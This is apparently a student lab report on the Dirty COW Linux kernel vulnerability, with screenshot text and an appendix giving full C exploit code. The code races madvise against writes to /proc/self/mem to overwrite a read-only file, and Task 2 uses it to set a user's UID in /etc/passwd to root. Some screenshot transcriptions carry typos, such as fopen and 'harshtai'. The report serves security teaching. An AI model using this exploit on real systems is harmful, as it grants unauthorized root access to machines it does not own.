


After waiting for few seconds for making the infinite loop run for some time, we stop the execution.




View the contents of the “/zzz” file using cat command.

Observation: We observe that the contents of the file has been modified that means being a normal user having the read only access to the file, still we are able to write to that file by dirty cow attack. Hence, our attack is successful.




Task 2: Modify the Password File to Gain the Root Privilege


Firstly, we create a new user named “harshita”.



We view its information in the /etc/passwd file using cat command.



We create a new attack file named “task2_cow.c” in Desktop.



We modify the task2_cow.c file as shown in the below screenshots.

lab [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

task2_cow.c (home/seed/Desktop) - gedit

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=fopen("/etc/passwd", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "harshtai:x:1001");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

void *writeThread(void *arg)
{
    char *content= "harshtai:x:0000";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory
        write(f, content, strlen(content));
    }
}

void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```

C Tab Width: 8 Ln 40, Col 34 INS

Windows Type here to search 4:05 PM 7°C Cloudy 11/24/2021

lab [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

task2_cow.c (home/seed/Desktop) - gedit

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=fopen("/etc/passwd", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "harshtai:x:1001");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}


void *writeThread(void *arg)
{
    char *content= "harshtai:x:0000";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory
        write(f, content, strlen(content));
    }
}

void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```


C Tab Width: 8 Ln 40, Col 34 INS

Windows Type here to search 4:05 PM 7°C Cloudy 11/24/2021




Now, compile the task2_cow.c file using gcc compiler.


Observation: The object file a.out is created.



Execute the task2_cow.c file.




After waiting for few seconds for making the infinite loop run for some time, we stop the execution.




Now, check the contents of the /etc/passwd file.

Observation: We observe that we are able to change the contents of this file and are able to make user “harshita” as root.



Observation: We double check the UID using the “id” command and we can see that it has been changed to root. Hence, our attack is successful.



Appendix

1) Code for “cow_attack.c” file

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/zzz", O_RDONLY);
```

```

// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

// Find the position of the target area
char *position = strstr(map, "222222");

// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
pthread_create(&pth2, NULL, writeThread, position);

// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);
return 0;
}

void *writeThread(void *arg)
{
    char *content= "*****";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}

```

2) Code for “task2_cow.c” file

```

#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);

```

```

void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/etc/passwd", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "harshita:x:1001");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

void *writeThread(void *arg)
{
    char *content= "harshita:x:0000";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}

```